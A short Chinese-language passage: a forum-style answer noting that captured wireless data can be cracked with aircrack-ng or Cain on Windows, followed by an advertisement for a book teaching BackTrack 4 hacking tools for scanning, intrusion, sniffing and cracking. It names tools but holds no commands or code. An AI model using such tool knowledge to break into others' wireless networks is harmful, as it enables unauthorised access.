答：这个是可以的，不但可以导入 windows 下 shell 版本的 aircrack-ng 破解，还可以导入 Cain 等工具进行破解。关于 Windows 下的破解我已在《无线黑客傻瓜书》里做了详细的阐述，这里就不讲述和 BT4 无关的内容了。

《BT4 Linux 黑客手册》国内第一本关于 BackTrack3/4/4R1/4R2/5 下内置工具讲解书籍，适用于各类 BT4 狂热分子、BT4 英文能力不强、BT4 初哥、BT4 宅男宅女、BT4 深度学习人士、BT5 过渡期待者、BT3 迷恋者、BT4 无线 hacking 爱好者、鄙视 Windows 者及.....（此处略去 1 千字），聚众奋力编写 6 个月，终于粉墨登场！

全书共 15 章，全书稿页数近 600 页，涉及工具近 100 个，攻防操作案例 60 个，从有线到无线、从扫描到入侵、从嗅探到 Pj、从逆向到取证，全面协助小黑们从零开始一步步学习 BT4 下各类工具的使用及综合运用。